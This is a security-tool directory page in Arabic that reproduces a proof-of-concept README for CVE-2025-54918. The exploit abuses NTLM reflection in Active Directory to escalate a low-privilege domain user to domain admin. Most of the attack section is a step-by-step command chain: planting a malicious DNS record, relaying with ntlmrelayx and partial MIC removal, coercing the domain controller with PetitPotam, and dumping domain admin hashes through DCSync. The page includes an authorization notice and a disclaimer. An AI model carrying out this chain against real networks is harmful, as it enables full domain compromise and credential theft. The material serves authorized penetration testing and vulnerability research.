

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-54918-POC — إثبات المفهوم لـ CVE-2025-54918 وعرض تقني. | Kitploit

أدوات/GitHubGitHub/wh0am123/cve-2025-54918-poc
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاختبار الاختراقالمصادقةالتعلم والتعليمالفريق الأحمرمختبرات وتدريب عملي
GitHubwh0am123/cve-2025-54918-poc

CVE-2025-54918-POC

إثبات المفهوم لـ CVE-2025-54918 وعرض تقني.

عرض المستودع
64761منذ 10 أشهرتمت المراجعة من قبل Kitploit
مشاركة

CVE-2025-54918 – إثبات المفهوم (PoC)

⚠️ إشعار هام

هام:
لاختبار CVE-2025-54918، يجب عليك إنشاء سجل DNS في بيئة Active Directory المستهدفة.
استشر العميل دائمًا واحصل على تفويض صريح قبل الاختبار، حيث قد يؤثر ذلك على سلوك DNS والمصادقة في بيئات الإنتاج.

يحتوي هذا المستودع على إثبات مفهوم تقني يوضح كيفية قيام مستخدم نطاق منخفض الصلاحية بتصعيد صلاحياته إلى وصول على مستوى مسؤول النطاق عن طريق إساءة استخدام انعكاس NTLM مع الإكراه على المصادقة.

ملاحظة: الثغرة قابلة للاستغلال حتى إذا تم تعيين التوقيع على True، وهو الإعداد الافتراضي لوحدة تحكم النطاق. أيضًا، تم إصلاح CVE-2025–54918 لنظام Windows 2025، وتم إصلاح CVE-2025–33073 (بشكل غير مقصود) لنظام Windows 2022.

تحليل فني أكثر تفصيلاً متاح على صفحتي على Medium: https://yousofnahya.medium.com/hands-on-exploitation-of-cve-2025-54918-cf376ebb40e1


البيئة

  • IP وحدة تحكم النطاق: 192.168.140.150 (التوقيع هو True وهو الإعداد الافتراضي لوحدة تحكم النطاق)
  • IP المهاجم: 192.168.140.135
  • النطاق: nahya.local
  • المستخدم: test مستخدم نطاق صالح (بدون صلاحيات DCSync)

الأدوات

استنساخ المستودعات المطلوبة:

git clone https://github.com/dirkjanm/krbrelayx.git
git clone https://github.com/decoder-it/impacket-partial-mic.git

التحقق الأساسي (الفشل المتوقع)

تحقق من أن المستخدم لا يمكنه تنفيذ DCSync قبل الاستغلال:

python3 impacket-partial-mic/examples/secretsdump.py USERNAME:PASSWORD@DC

Normal User


الخطوة 1: إضافة سجل DNS ضار

أنشئ سجل DNS باستخدام اسم NetBIOS + 1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA الذي يحل إلى IP المهاجم.

python3 dnstool.py -u 'nahya.local\USERNAME' -p 'PASSWORD' \
  dc.nahya.local -a add \
  -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
  -d '192.168.140.135' -dns-ip 192.168.140.150

إضافة DNS


الخطوة 2: بدء ترحيل NTLM (الطرفية 1)

شغّل ntlmrelayx مع إزالة MIC جزئية وتمكين تصعيد LDAP:

python3 impacket-partial-mic/examples/ntlmrelayx.py --remove-mic-partial -smb2support -t ldaps://DC  --escalate-user USERNAME  --no-validate-privs

بدء ntlmrelayx


الخطوة 3: إكراه وحدة تحكم النطاق على المصادقة (الطرفية 2)

أجبر وحدة تحكم النطاق على المصادقة على سجل DNS الذي يتحكم فيه المهاجم باستخدام تقنية الإكراه (PetitPotam):

nxc smb DC -u 'USERNAME' -p 'PASSWORD' -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

إكراه DC


الخطوة 4: التحقق من الاستغلال (DCSync)

أعد تشغيل secretsdump لتأكيد تصعيد الصلاحية:

python3 impacket-partial-mic/examples/secretsdump.py USERNAME:PASSWORD@DC

✅ النتيجة المتوقعة: نجاح DCSync واسترداد تجزئات مسؤول النطاق

DCSync ناجح


النتيجة

في هذه المرحلة، يكون المهاجم قد:

  • قام بترحيل مصادقة NTLM من وحدة تحكم النطاق (التوقيع True)
  • قام بتصعيد الصلاحيات عبر LDAP
  • حقق DCSync، مما أدى إلى اختراق كامل للنطاق

راجع مقالة Medium للحصول على شرح متعمق للثغرة وسلسلة الهجوم.


🙏 الشكر

لم يكن هذا العمل ممكنًا بدون:

  • Bryan De Houwer – مؤلف CVE-2025-54918 https://www.linkedin.com/in/bryan-de-houwer/
  • Andrea Pierini – لأبحاثه ومدوناته الممتازة على decoder.cloud https://www.linkedin.com/in/andrea-pierini-aba9a37/
  • Andrea Pierini – لتطبيق impacket-partial-mic
    https://github.com/decoder-it/impacket-partial-mic

🔗 المراجع

  • تحليل ثغرة تجاوز مصادقة NTLM و LDAP – مدونة CrowdStrike
    https://www.crowdstrike.com/en-us/blog/analyzing-ntlm-ldap-authentication-bypass-vulnerability/

  • إرشادات أمان Microsoft – CVE-2025-54918 – دليل تحديث MSRC
    https://msrc.microsoft.com/update-guide/advisory/CVE-2025-54918


إخلاء مسؤولية

تم توفير إثبات المفهوم هذا للأغراض التعليمية واختبار الأمان المصرح به فقط.

  • لا تستخدم هذه التقنية ضد أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها.
  • لا يتحمل المؤلف أي مسؤولية عن سوء الاستخدام أو الضرر.
  • اتبع دائمًا ممارسات الإفصاح المسؤول والاختراق الأخلاقي.
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    429
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    275

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





